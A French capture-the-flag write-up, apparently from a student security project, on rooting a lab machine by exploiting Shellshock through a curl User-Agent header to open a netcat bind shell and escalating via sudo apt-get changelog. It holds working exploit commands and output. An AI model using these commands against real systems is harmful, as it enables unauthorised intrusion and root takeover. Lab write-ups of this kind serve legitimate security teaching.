

Write-up CTF Facile 2

Etape 1 : Analyse du Réseau

Premièrement, on effectue une analyse du réseau de la machine afin de voir quels ports sont ouverts :

```
nmap 172.30.150.32
```

Résultat :

```
(root@kali)-[/home/kali]
# nmap 172.30.150.77
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-27 09:15 EST
Nmap scan report for 172.30.150.77
Host is up (0.025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.11 seconds
```

On constate qu'il y a le port SSH d'ouvert et un service web, allons voir de ce côté !

Etape 2 : Recherche en profondeur

On retrouve la page par défaut d'Apache. Nous allons voir s'il n'y a pas des fichiers ou des redirections cachées avec l'outil **gobuster**

```
gobuster dir -u http://172.30.150.32/ -w
/usr/share/wordliste/dirbuster/directory-list-2.3-medium.txt -x .php, .html
-t 40
```

Paramètre	Signification
-u	url du site
-w	liste de mots à utiliser
-x	extensions de fichier à ajouter à chaque mot

```
(root@kali)-[/home/kali/Documents/attaque_projet]
# gobuster dir -u http://172.30.150.32/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x .php,.html -t 40


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.30.150.32/
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,html
[+] Timeout: 10s

2022/02/01 00:15:23 Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 10701]
/link.html (Status: 200) [Size: 41]
Progress: 24006 / 262995 (9.13%)
```

Il y a un seul fichier accessible, **link.html**, allons dessus. Nous arrivons sur une page basique avec un lien qui nous permet de télécharger un fichier. En regardant le code de source de la page, et en allant sur ce lien, nous découvrons un indice.



```
view-source:http://172.30.150.32/cgi-bin/script.cgi

Today is : Fri Jan 21 23:23:29 UTC 2022
Shellshock (Bashdoor) has been out for 2686 days, we should update our bash to a non-vulnerable version
```

Etape 3 : La faille Shellshock

En nous renseignant sur la faille Shellshock, nous apprenons que nous pouvons exécuter du code arbitrairement sur le serveur et avoir un retour sur la sortie standard. Nous pouvons donc lancer un bind shell via Netcat sur le port 4444.

```
(root@kali)-[/home/kali/Documents/attaque_projet]
# curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'nc -l -p 4444 -e /bin/bash'" http://172.30.150.32/cgi-bin/script.cgi
```

Etape 4 : Elévation des privilèges

Grâce à ce shell, nous pouvons parcourir les différents répertoires et fichiers de la machine. Nous lançons la commande **sudo -l**.

```
(root@kali)-[/home/.../Documents/Projet_secu_INSA2021/Write-up attaque/CTF_F_1]
# nc 172.30.150.32 4444
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sudo -l
Matching Defaults entries for www-data on facile-3:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on facile-3:
  (ALL : ALL) NOPASSWD: /usr/bin/apt-get
```

Nous pouvons installer, mettre à jour ou supprimer tout ce que l'on veut avec la commande `apt-get`, sans avoir à fournir de mot de passe. Voilà qui facilite grandement notre travail. Il existe plusieurs solutions pour accéder à un shell root. Dans notre cas nous avons décidé de passer par la commande suivante:

```
sudo apt-get changelog apt
```

Nous pouvons ensuite lancer un shell bash et voir que nous sommes maintenant root.

```
www-data@facile-3:/usr/lib/cgi-bin$ sudo apt-get changelog apt
sudo apt-get changelog apt
Get:1 store: apt 1.8.2.3 Changelog
Fetched 459 kB in 0s (0 B/s)
WARNING: terminal is not fully functional
/tmp/apt-changelog-i88xS1/apt.changelog (press RETURN)
apt (1.8.2.3) buster; urgency=medium

* Default Acquire::AllowReleaseInfoChange::Suite to "true" (Closes: #931566)
-- Julian Andres Klode <jak@debian.org> Mon, 19 Apr 2021 18:41:13 +0200

apt (1.8.2.2) buster-security; urgency=high

* SECURITY UPDATE: Integer overflow in parsing (LP: #1899193)
- apt-pkg/contrib/arfile.cc: add extra checks.
- apt-pkg/contrib/tarfile.cc: limit tar item sizes to 128 GiB
- apt-pkg/deb/debfile.cc: limit control file sizes to 64 MiB
- test/*: add tests.
- CVE-2020-27350
* Additional hardening:
- apt-pkg/contrib/tarfile.cc: Limit size of long names and links to 1 MiB
* Fix autopkgtest regression in 1.8.2.1 security update
-- Julian Andres Klode <jak@debian.org> Mon, 07 Dec 2020 12:31:04 +0100

apt (1.8.2.1) buster-security; urgency=high

* SECURITY UPDATE: Out of bounds read in ar, tar implementations (LP: #1878177)
/tmp/apt-changelog-i88xS1/apt.changelog
)
:!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
root@facile-3:/usr/lib/cgi-bin# whoami
whoami
root
root@facile-3:/usr/lib/cgi-bin# cat /root/flag.txt
cat /root/flag.txt
cat: /root/flag.txt: No such file or directory
root@facile-3:/usr/lib/cgi-bin# ls /root
ls /root
flag_root.txt
root@facile-3:/usr/lib/cgi-bin# cat /root/flag_root.txt
cat /root/flag_root.txt
INSACTFGROUPE3[Sud0_M1ssc0nfig_4pt]
root@facile-3:/usr/lib/cgi-bin#
```